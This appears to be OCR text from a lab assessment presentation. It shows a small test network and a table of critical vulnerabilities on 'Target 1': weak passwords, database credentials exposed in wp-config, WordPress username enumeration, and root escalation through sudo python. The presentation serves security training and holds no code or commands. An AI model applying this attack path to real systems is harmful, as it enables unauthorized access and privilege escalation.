Final Engagement


Attack, Defense & Analysis of a Vulnerable Network
provided by
Very Good Cybersecurity Team, Inc.

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.255

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Windows Hyper-V machine

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK server

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali VM

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1


Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak passwords	The passwords are weak enough to be brute forced, or even guessed.	Malicious users can easily access accounts that they should not have access to.
MySQL database breach	Unauthorized access to the database using unprotected credentials stored in wp-config.	Malicious users can easily access database using credentials that are stored in unprotected files.
WordPress reveals usernames	Using WordPress Scan, Michael and Steven's user names were revealed.	Ability to SSH into Target 1, and also to access the MySQL database.
Privilege escalation through python	Steven has sudo privileges when executing "python" allowing him to escalate to root privileges.	Malicious users can gain access to the root shell if they are able to access Stevens account.


WordPress Scan Vulnerabilities

- WordPress Scan finding users associated with the organization

